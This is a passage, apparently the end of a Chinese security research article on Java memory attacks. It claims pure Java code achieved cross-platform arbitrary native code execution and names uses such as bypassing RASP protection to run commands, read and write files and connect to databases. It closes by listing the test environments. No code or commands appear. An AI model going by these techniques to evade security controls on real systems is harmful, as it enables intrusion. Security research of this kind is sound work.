到此，我们通过纯 Java 代码实现了跨平台的任意 Native 代码执行，从而可以解锁很多新玩法，比如绕过 RASP 实现命令执行、文件读写、数据库连接等等。

小结

本文主要介绍了几种我最近研究的内存相关的攻击方法，欢迎大家交流探讨，文中使用的测试环境为 Win10_x64、Ubuntu16.04_x64、Java 1.8.0_301_x64、Java 1.8.0_271_x64。由于文章拖得比较久了，所以行文略有仓促，若有纰漏之处，欢迎批评指正。